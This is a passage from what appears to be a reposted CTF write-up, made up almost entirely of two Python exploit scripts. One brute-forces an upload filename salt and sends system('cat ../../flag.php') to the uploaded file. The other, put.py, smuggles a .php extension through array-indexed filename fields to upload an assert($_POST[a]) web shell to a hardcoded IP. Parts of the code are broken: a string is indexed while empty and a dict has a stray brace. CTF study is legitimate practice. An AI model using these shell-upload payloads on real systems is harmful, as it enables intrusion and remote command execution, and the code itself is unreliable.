35     rand_num+=1
36     if rand_num==6:
37         break
38     tcpCliSock.close()
39     tcpSerSock.close()
40     return l
41 def get_salt(l):
42     salt=""
43     for i in range(6):
44         j=len(l)
45         r=(l[j-3]+l[j-31])-1
46         if r>26:
47             r-=26
48         #print l[j-3],chr(l[j-3]+ord('a')-1),l[j-31],chr(l[j-31]+ord('a')-1),r,chr(r+ord('a')-1)
49         l.append(r)
50         salt+=chr(r+ord('a')-1)
51         #print salt
52     return salt
53 def get_flag(salt):
54     s=hashlib.sha1('119.23.73.3').hexdigest()
55     url1=url+'/uploads/'+s+'/'+'m0ctf'+salt+'.php'
56     data={"a":"system('cat ../../flag.php');echo '666666';"}
57     r2=r.post(url1,data=data)
58     print salt
59     if '404' not in r2.text:
60         print r2.text
61 get_flag('aaaaaa')
62 l=get_rand_list()
63 salt=get_salt(l)
64 s=0
65 for i in range(100000):
66     s=s+1
67 print s
68 words = "10"
69 o=its.product(words,repeat=6)
70 for i in o:
71     s=""
72     salt2=""
73     for j in range(6):
74         salt2+=chr(ord(salt[j])-int(s[j]))
75     get_flag(salt2)
76 words = "10"
77 o=its.product(words,repeat=6)
78 for i in o:
79     s=""
80     salt2=""
81     for j in range(6):
82         salt2+=chr(ord(salt[j])+int(s[j]))
83     get_flag(salt2)

```

put.py

```
1 #通过`?action=test`调用`test_rand_code`函数发送6次`get_rand_code`结果，一共36个字符，
2 #然后提交一个构造好的`?action=test`，上传shell到服务器，在被删除之前就会被listen爆破得到，没爆破到就多爆破几次
3 #!/usr/bin/env python
4 #-*- coding:utf-8 -*-
5 #by xishir
6 import requests as req
7 import re
8 r=req.session()
9 url="http://120.78.57.208:6005/?action="
10 def get_test():
11     url2=url+"test"
12     r1=r.get(url2)
13     print url2
14     print r1.text
15 def upload():
16     data={"filename[4]":"jpg",
17         "filename[2]":"jpg",
18         "filename[1]":"php",
19         "content":"<script language='php'>assert($_POST[a]);</script>",
20         "a":"system('cat ../../flag.php');"}
21     }
22     url1=url+"upload"
23     r2=r.post(url1,data=data)
24     print r2.text
25 for i in range(6):
26     get_test()
27 upload()
```

0x21 EasySQL

题目链接: <http://www.laohulaohuhu.cn:32770/>

转载于:<https://www.cnblogs.com/mortals-tx/p/11280004.html>